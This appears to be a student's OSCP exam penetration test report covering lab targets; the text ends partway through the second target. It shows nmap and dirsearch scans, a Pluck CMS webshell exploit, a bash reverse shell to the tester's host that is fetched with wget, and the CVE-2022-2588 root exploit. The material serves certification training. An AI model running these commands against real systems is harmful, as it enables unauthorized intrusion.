



# OFFENSIVE SECURITY

## OSCP Penetration Test Report

---

v.2.0

ovidiumagherusan@gmail.com

OSID: 572123



Copyright © 2022 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

## Table of Contents

|   |    |
|---|----|
| 1. Offensive Security OSCP Exam Penetration Test Report.....  | 3  |
| 1.1 Introduction.....   | 3  |
| 1.2 Objective .....   | 4  |
| 1.3 Requirements .....  | 4  |
| 2. High-Level Summary.....                                    | 4  |
| 2.1 Recommendations.....                                      | 5  |
| 3. Methodologies.....   | 5  |
| 3.1 Information Gathering .....                               | 5  |
| 3.2 Service Enumeration .....                                 | 6  |
| 3.3 Penetration .....   | 6  |
| 3.4 Maintaining Access.....                                   | 6  |
| 3.5 House Cleaning.....                                       | 7  |
| 4. Independent Challenges .....                               | 8  |
| 4.1 Target #1 – 192.168.100.110.....                          | 8  |
| 4.1.1 Service Enumeration .....                               | 8  |
| 4.1.2 Initial Access – Weak Credentials leads to RCE .....    | 8  |
| 4.1.3 Privilege Escalation – CVE-2022-2588 .....              | 14 |
| 4.1.4 Post-Exploitation .....                                 | 19 |
| 4. Independent Challenges .....                               | 21 |
| 4.2 Target #2 – 192.168.100.114.....                          | 21 |
| 4.2.1 Service Enumeration .....                               | 21 |
| 4.2.2 Initial Access – Detected credentials leads to RCE..... | 21 |
| 4.2.3 Privilege Escalation – SelpersonatePrivilege .....      | 30 |
| 4.2.4 Post-Exploitation .....                                 | 37 |
| 5. Active Directory Set.....                                  | 39 |
| 5.1 MS01 – 192.168.100.101 .....                              | 39 |
| 5.1.1 Initial Access – CVE-2022-29464 - RCE .....             | 39 |

|  |    |
|--|----|
| .....  | 43 |
| .....  | 48 |
| 5.1.2 Privilege Escalation – Trigone Unquoted Service Path ..... | 48 |
| .....  | 50 |
| 5.1.3 Post-Exploitation .....                                    | 52 |
| 5.2 MS02 – 172.16.100.102 .....                                  | 59 |
| 5.2.1 Initial Access – RDP login .....                           | 59 |
| 5.2.2 Post-Exploitation .....                                    | 62 |
| .....  | 69 |
| .....  | 69 |
| .....  | 70 |
| .....  | 70 |
| 5.3 DC01 – 172.16.100.100.....                                   | 71 |
| 5.3.1 Initial Access – Remote Commands Execution.....            | 71 |
| 5.3.2 Post-Exploitation .....                                    | 72 |

## 1. Offensive Security OSCP Exam Penetration Test Report

### 1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and



fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2. High-Level Summary

Teodor – Ovidiu Magherusan was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and



attempt to infiltrate Offensive Security's internal lab systems – the OSCP.exam domain. Teodor's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, Teodor was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, Teodor had administrative level access to multiple systems. All systems were successfully exploited and access granted.

## **2.1 Recommendations**

Teodor recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## **3. Methodologies**

Teodor utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a breakout of how Teodor was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### **3.1 Information Gathering**

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, Teodor was tasked with exploiting the lab and exam network.

#### **Exam Network:**

192.168.100.110, 192.168.100.114, 192.168.100.119, 192.168.100.101, 172.16.100.102,  
172.16.100.100



### **3.2 Service Enumeration**

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

### **3.3 Penetration**

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Teodor was able to successfully gain access to 5 out of the 6 systems.

### **3.4 Maintaining Access**

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

To be mentioned that no administrator and root level accounts or Metasploit meterpreter service were installed on the compromised systems.



### 3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, Teodor removed the tools installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

## 4. Independent Challenges

### 4.1 Target #1 – 192.168.100.110

#### 4.1.1 Service Enumeration

##### Port Scan Results

| IP Address      | Ports Open             |
|-----------------|------------------------|
| 192.168.100.110 | TCP: 22, 80, 592, 8080 |

##### WEB Enumeration

Upon manual enumeration of the available WEB services, Teodor noticed it was running an Apache version 2.4.41 which hosts the Plunk-CMS 4.7.13 that is prone to the Authenticated File Upload - RCE vulnerability using weak credentials.

#### 4.1.2 Initial Access – Weak Credentials leads to RCE

**Vulnerability Explanation:** Plunk-CMS 4.7.13 is subject to a Remote Code Execution vulnerability due the weak credentials. Attackers can use this vulnerability to cause arbitrary remote code execution and take complete control over the system.

**Vulnerability Fix:** Ensure that you choose a strong password that fits all the criteria, such as password length, lower – uppercase and special characters.

**Severity:** **Critical**

**Steps to reproduce the attack:** During the content-discovery process, Teodor noticed that on port 592 runs Plunk CMS that has a login page, using a manual technique Teodor was able to login to the CMS panel using the password: admin





After quick research a public exploit was detected: CVE-2020-29607

Perform a port scan using nmap:

```
nmap -T5 -Pn 192.168.100.110 -p-

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 19:10 CEST

Warning: 192.168.100.110 giving up on port because retransmission cap hit (2).

Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 13.32% done; ETC: 19:17 (0:06:05 remaining)

Nmap scan report for 192.168.100.110

Host is up (0.13s latency).

Not shown: 65193 closed tcp ports (conn-refused), 338 filtered tcp ports (no-response)

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
592/tcp   open  eudora-set
8080/tcp  open  http-proxy
```

```
(teodor@kali)-[~/Desktop/OSCP - EXAM]
$ nmap -T5 -Pn 192.168.100.110 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 19:10 CEST
Warning: 192.168.100.110 giving up on port because retransmission cap hit (2).
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 13.32% done; ETC: 19:17 (0:06:05 remaining)
Nmap scan report for 192.168.100.110
Host is up (0.13s latency).
Not shown: 65193 closed tcp ports (conn-refused), 338 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
592/tcp   open  eudora-set
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 380.75 seconds
```

Using whatweb (<https://www.kali.org/tools/whatweb/>) Teodor noticed that on the web server is available a version of Pluck CMS 4.7.13.



```
whatweb http://192.168.100.110:592
```

```
http://192.168.100.110:592 [302 Found] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.110], RedirectLocation[http://192.168.100.110:592/?file=coming-soon]
```

```
http://192.168.100.110:592/?file=coming-soon [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.110], MetaGenerator[pluck 4.7.13], Pluck-CMS[4.7.13], Title[Coming Soon - Under Construction]
```

```
(teodor@kali) [~/Desktop/OSCP - EXAM/machines]
$ whatweb http://192.168.100.110:592
http://192.168.100.110:592 [302 Found] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.110], RedirectLocation[http://192.168.100.110:592/?file=coming-soon]
http://192.168.100.110:592/?file=coming-soon [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.110], MetaGenerator[pluck 4.7.13], Pluck-CMS[4.7.13], Title[Coming Soon - Under Construction]
```

During the content-discovery process, the /login.php path was detected:

```
dirsearch -u http://192.168.100.110:592/ -t 100 -e html,php,txt,js,xml,zip,aspx,svc,asp -w /home/teodor/Downloads/wordlists/dicc-diresearch-wordlist/dicc.txt
```

```
(teodor@kali) [~/Desktop/OSCP - EXAM/machines]
$ dirsearch -u http://192.168.100.110:592/ -t 100 -e html,php,txt,js,xml,zip,aspx,svc,asp -w /home/teodor/Downloads/wordlists/dicc-diresearch-wordlist/dicc.txt

dirsearch v0.4.2
Extensions: html, php, txt, js, xml, zip, aspx, svc, asp | HTTP method: GET | Threads: 100 | Wordlist size: 13727
Output File: /home/teodor/.dirsearch/reports/192.168.100.110-592/-_23-04-12_19-45-47.txt
Error Log: /home/teodor/.dirsearch/logs/errors-23-04-12_19-45-47.log
Target: http://192.168.100.110:592/


[19:45:47] Starting:
[19:45:49] 400 - 308B - /.%2e/%2e%2e/%2e%2e/etc/passwd
[19:45:53] 403 - 281B - /.ht_wsr.txt
[19:45:53] 403 - 281B - /.htaccess.bak4
[19:45:53] 403 - 281B - /.htaccess.sample
[19:45:53] 403 - 281B - /.htaccess.save
[19:45:53] 403 - 281B - /.htaccess_extra
[19:45:53] 403 - 281B - /.htaccess_orig
[19:45:53] 403 - 281B - /.htaccessOLD2
[19:45:53] 403 - 281B - /.htaccess_sc
[19:45:53] 403 - 281B - /.htaccessBAK
[19:45:53] 403 - 281B - /.html
[19:45:53] 403 - 281B - /.htm
[19:45:53] 403 - 281B - /.htpasswd_test
[19:45:53] 403 - 281B - /.htaccessOLD
[19:45:54] 403 - 281B - /.htpasswd
[19:45:54] 403 - 281B - /.httr-auth
[19:45:56] 403 - 281B - /.htaccess.orig
[19:45:56] 403 - 281B - /.php
[19:46:00] 200 - 4KB - /admin.php
[19:46:27] 400 - 308B - /cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd
[19:46:32] 301 - 322B - /data/ -> http://192.168.100.110:592/data/
[19:46:34] 301 - 322B - /docs/ -> http://192.168.100.110:592/docs/
[19:46:34] 200 - 2KB - /docs/
[19:46:38] 301 - 323B - /files -> http://192.168.100.110:592/files/
[19:46:39] 200 - 743B - /files/
[19:46:43] 200 - 743B - /images/
[19:46:43] 301 - 324B - /images -> http://192.168.100.110:592/images/
[19:46:44] 302 - 0B - /index.php/login/ -> http://192.168.100.110:592/?file=coming-soon
[19:46:44] 302 - 0B - /index.php -> http://192.168.100.110:592/?file=coming-soon
[19:46:45] 200 - 4KB - /install.php
[19:46:45] 200 - 4KB - /install.php?profile=default
[19:46:48] 200 - 1KB - /login.php
[19:47:04] 200 - 2KB - /README.md
[19:47:06] 200 - 47B - /robots.txt
[19:47:08] 403 - 281B - /server-status/
[19:47:08] 403 - 281B - /server-status
```

Dirsearch - <https://github.com/maurosoria/dirsearch>

Wordlist - <https://github.com/maurosoria/dirsearch/blob/master/db/dicc.txt>



Login using to the Pluck CMS using password: admin



Download the exploit below:

CVE-2020-29607 - <https://www.exploit-db.com/exploits/49909>

Execute:

```
python3.8 49909.py 192.168.100.110 592 admin /
```

```
(teodor@kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.110]
$ python3.8 49909.py 192.168.100.110 592 admin /

Authentification was succesfull, uploading webshell

Uploaded Webshell to: http://192.168.100.110:592//files/shell.phar
```

Once the exploit was executed, it gave Teodor low privilege access over the system.



The webshell will be located here, it will help in the next phase.

```
http://192.168.100.110:592//files/shell.phar
```

In order to create a reverse shell, Teodor created rev.sh, prepared the python3 web server and set up the NC listener.

The rev.sh content:

```
#!/bin/bash  
  
sh -i >& /dev/tcp/192.168.49.100/443 0>&1
```

Python3 web server:

```
python3 -m http.server 80
```

NC listener:

```
nc -lnvp 443
```

After all those are prepared, use the mentioned web shell to execute:

```
wget http://192.168.49.100/rev.sh -O /tmp/rev.sh
```

```
bash /tmp/rev.sh
```

```
teodor@kali: ~/Desktop/OSCP/tools  
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.114  
$ cd //home/teodor/Desktop/OSCP/tools  
$ cat rev.sh  
#!/bin/bash  
sh -i >& /dev/tcp/192.168.49.100/443 0>&1  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.100.110 - - [12/Apr/2023 22:49:37] "GET /rev.sh HTTP/1.1" 200 -  
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.114  
$ nc -lnvp 443  
listening on [any] 443 ...  
connect to [192.168.49.100] from (UNKNOWN) [192.168.100.110] 35666  
sh: 0: can't access tty; job control turned off  
$
```

The flag:

```
$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:d1:ed brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.100.110/24 brd 192.168.100.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:d1ed/64 scope link
        valid_lft forever preferred_lft forever
$ cat /home/tammy/local.txt
cat /home/tammy/local.txt
416e02b7e313f6db110be4b3bd5852b2
```

```
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.114
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.114 122x21
/home/tammy
$ ifconfig
ifconfig
/bin/sh: 15: ifconfig: not found
$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:d1:ed brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.100.110/24 brd 192.168.100.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:d1ed/64 scope link
        valid_lft forever preferred_lft forever
$ cat /home/tammy/local.txt
cat /home/tammy/local.txt
416e02b7e313f6db110be4b3bd5852b2
$
```

### 4.1.3 Privilege Escalation – CVE-2022-2588

**Vulnerability Explanation:** After establishing a foothold on target, Teodor performed a Linpeas scan in order to identify the potential PE vector. Once the scan is finished, the output says that the target is vulnerable to CVE-2022-2588.

**Vulnerability Fix:** Since this is a vulnerable Ubuntu version, it is recommended to upgrade the OS distribution. More information could be found here:

```
https://git.kernel.org/pub/scm/linux/kernel/git/tor-
valds/linux.git/commit?id=9ad36309e2719a884f946678e0296be10f
```

**Severity:** **Critical**

#### Steps to reproduce the attack:

In order to launch the Linpeas scan the script will be transferred to the target server, Teodor spawned the shell, prepared the python3 web server and transferred the Linpeas.



On the NC reverse shell session type:

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

Prepare the python3 web server:

```
python3 -m http.server 80
```

On the NC reverse shell session type:

```
wget http://192.168.49.100/linpeas.sh
```

Note: Linpeas could be downloaded using this link - <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

```
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.114
teodor@kali: ~/Desktop/OSCP/tools 126x20
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.114 - - [12/Apr/2023 21:28:59] "GET /shell.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

(teodor@kali)~[~/Desktop/OSCP - EXAM/machines/192.168.100.114]
$ cd //home/teodor/Desktop/OSCP/tools
(teodor@kali)~[~/Desktop/OSCP/tools]
$ cat rev.sh
#!/bin/bash

sh -i >& /dev/tcp/192.168.49.100/443 0>&1

(teodor@kali)~[~/Desktop/OSCP/tools]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.110 - - [12/Apr/2023 22:49:37] "GET /rev.sh HTTP/1.1" 200 -
192.168.100.110 - - [12/Apr/2023 22:54:36] "GET /linpeas.sh HTTP/1.1" 200 -
[+]

teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.114 126x22
sh: 0: can't access tty: job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
shell.phar
$ pwd
pwd
/var/www/html/2/files
$ cd /tmp
cd /tmp
ls s
ls
rev.sh
$ wget http://192.168.49.100/linpeas.sh
wget http://192.168.49.100/linpeas.sh
--2023-04-12 16:54:36-- http://192.168.49.100/linpeas.sh
Connecting to 192.168.49.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828260 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 808.85K  1.09MB/s  in 0.7s
```



After running Linpeas using the command below, Teodor noticed that the server is vulnerable to CVE-2022-2588.

Run Linpeas:

```
bash linpeas.sh
```

```
Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.15.0-43-generic (build@lcy02-amd64-026) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34)
#46-20.04.1-Ubuntu SMP Thu Jul 14 15:20:17 UTC 2022
Distributor ID: Ubuntu
Description: Ubuntu 20.04.4 LTS
Release: 20.04
Codename: focal

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31

CVEs Check
Vulnerable to CVE-2021-3566
Potentially Vulnerable to CVE-2022-0847
Potentially Vulnerable to CVE-2022-2588

PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

Download the exploit, compile it, prepare the python3 web server, transfer to the target machine, assign +x privileges and execute it.

The exploit could be downloaded using the link below:

```
https://github.com/Markakd/CVE-2022-2588
```

Compile the exploit:

```
gcc exp_file_credential.c -static -o exp_file
```

```
(teodor@kali)-[~/Desktop/OSCP/tools/CVE-2022-2588]
$ gcc exp_file_credential.c -static -o exp_file
```





Prepare the python3 web server:

```
python3 -m http.server 80
```

Transfer to the target machine:

```
wget http://192.168.49.100/exp_file
```

```
teodor@kali: ~/Desktop/... x teodor@kali: ~/Desktop/O... x teodor@kali: ~/Desktop/O... x teodor@kali: ~/Desktop/OS... x teodor@kali: ~/Desktop/OS... x teodor@kali: ~/Desktop/OS... x
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
shell.phar
$ cd /tmp
cd /tmp
ls
ls
rev.sh
$ wget http://192.168.49.100/exp_file
wget http://192.168.49.100/exp_file
--2023-04-12 17:48:29-- http://192.168.49.100/exp_file
Connecting to 192.168.49.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 891104 (870K) [application/octet-stream]
Saving to: 'exp_file'

exp_file      100%[=====] 870.22K  641KB/s  in 1.4s
2023-04-12 17:48:31 (641 KB/s) - 'exp_file' saved [891104/891104]

tun0: flags=4305<UP, POINTOPOINT, RUNNING, NOARP, MULTICAST> mtu 1500
    inet 192.168.49.100 netmask 255.255.255.0 destination 192.168.49.100
    inet6 fe80::6111:f63a:331a:d8ad prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 661269 bytes 258210950 (246.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1029568 bytes 135196964 (128.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(teodor@kali)~/Desktop/OSCP/tools/CVE-2022-2588
$ ls
exp_file exp_file_credential exp_file_credential.c Makefile plm README.md

(teodor@kali)~/Desktop/OSCP/tools/CVE-2022-2588
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.110 - - [12/Apr/2023 23:48:30] "GET /exp_file HTTP/1.1" 200 -
```

Assign privileges and run the exploit:

```
$ chmod +x exp_file

chmod +x exp_file

$ ./exp_file

./exp_file

self path /tmp/./exp_file

prepare done

Old limits -> soft limit= 4096      hard limit= 4096

starting exploit, num of cores: 2

defrag done
```

```
spray 256 done  
  
freed the filter object  
  
256 freed done  
  
double free done  
  
spraying files  
  
found overlap, id : 22, 854  
  
start slow write  
  
closed overlap  
  
got cmd, start spraying /etc/passwd  
  
spray done  
  
should be after the slow write  
  
write done, spent 2.061156 s  
  
succeed  
  
$ su user  
  
su user  
  
Password: user
```

After the succeed message, run “su user” with the password “user”.

```

teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.110
teodor@kali: ~/Desktop/... x teodor@kali: ~/Desktop/... x teodor@kali: ~/Desktop/... x teodor@kali: ~/Desktop/...

$ chmod +x exp_file
chmod +x exp_file
$ ./exp_file
./exp_file
self path /tmp/./exp_file
prepare done
Old limits -> soft limit= 4096 hard limit= 4096
starting exploit, num of cores: 2
defrag done
spray 256 done
freed the filter object
256 freed done
double free done
spraying files
found overlap, id : 22, 854
start slow write
closed overlap
got cmd, start spraying /etc/passwd
spray done
should be after the slow write
write done, spent 2.061156 s
succeed
$ su user
su user
Password: user

user@oscp:/tmp# id
id
uid=0(user) gid=0(root) groups=0(root)
user@oscp:/tmp#
  
```

#### 4.1.4 Post-Exploitation

Flag:

```

user@oscp:~# ip addr

ip addr

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  
```



```
inet 127.0.0.1/8 scope host lo

    valid_lft forever preferred_lft forever

3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
1000

    link/ether 00:50:56:8a:5c:05 brd ff:ff:ff:ff:ff:ff

    altname enp3s0

    inet 192.168.100.110/24 brd 192.168.100.255 scope global noprefixroute ens160

        valid_lft forever preferred_lft forever

    inet6 fe80::250:56ff:fe8a:5c05/64 scope link

        valid_lft forever preferred_lft forever

user@oscp:~# cat /root/proof.txt

cat /root/proof.txt

cb04b70401553ee998986416a9a61586
```

```
user@oscp:~# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:5c:05 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.100.110/24 brd 192.168.100.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5c05/64 scope link
        valid_lft forever preferred_lft forever
user@oscp:~# cat /root/proof.txt
cat /root/proof.txt
cb04b70401553ee998986416a9a61586
user@oscp:~#
```

## 4. Independent Challenges

### 4.2 Target #2 – 192.168.100.114

#### 4.2.1 Service Enumeration

##### Port Scan Results

| IP Address      | Ports Open   |
|-----------------|--|
| 192.168.100.114 | <b>TCP:</b> 21, 80, 135, 139, 445, 3389, 5040, 5357, 5466, 49664, 49665, 49666, 49667, 49668, 49669, 49670 |

##### FTP & WEB Enumeration

Upon manual enumeration of the available FTP service, Teodor noticed that the Anonymous login is allowed, using credentials anonymous:anonymous Teodor was able to download backup.xml.txt file, which contains Admin's credentials, after the password hash cracking process, those credentials are used to login into Wing FTP web application that runs on port 5466, once Teodor is logged in, he could use available Wing FTP Server 6.3.8 exploit to create a reverse shell.

#### 4.2.2 Initial Access – Detected credentials leads to RCE

**Vulnerability Explanation:** The following endpoint “/admin\_lua\_.html” is vulnerable to RCE. The attacker could use the RCE vulnerability located in the “admin lua console” to create a reverse shell in order to escalate the privileges to take over the server.

**Vulnerability Fix:** Ensure that all the registered accounts use a strong password, in addition is recommended to update the Wing software. The FTP Anonymous login should be disabled or enforce an internal policy that doesn't allow users to host private information on the unprotected FTP.

**Severity: Critical**

### Steps to reproduce the attack:

Perform a port scan using nmap

```
nmap -T5 -Pn 192.168.100.114 -p-

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 20:04 CEST

Warning: 192.168.100.114 giving up on port because retransmission cap hit (2).

Stats: 0:08:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.28% done; ETC: 20:14 (0:01:29 remaining)

Nmap scan report for 192.168.100.114

Host is up (0.13s latency).

Not shown: 65297 closed tcp ports (conn-refused), 222 filtered tcp ports (no-response)

PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
5357/tcp  open  wsdapi
5466/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
```



```
49668/tcp open  unknown
```

```
49669/tcp open  unknown
```

```
49670/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 558.27 seconds
```

```
(teodor@kali)-[~/Desktop/OSCP - EXAM]
$ nmap -T5 -Pn 192.168.100.114 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 20:04 CEST
Warning: 192.168.100.114 giving up on port because retransmission cap hit (2).
Stats: 0:08:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.28% done; ETC: 20:14 (0:01:29 remaining)
Nmap scan report for 192.168.100.114
Host is up (0.13s latency).
Not shown: 65297 closed tcp ports (conn-refused), 222 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
5357/tcp  open  wsddapi
5466/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 558.27 seconds
```

Using anonymous credentials (anonymous:anonymous) login to FTP and download all content:

```
ftp 192.168.100.114
```

```
mget *
```



```
ftp> mget *
mget backup.xml.txt [anpdy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||1029|)
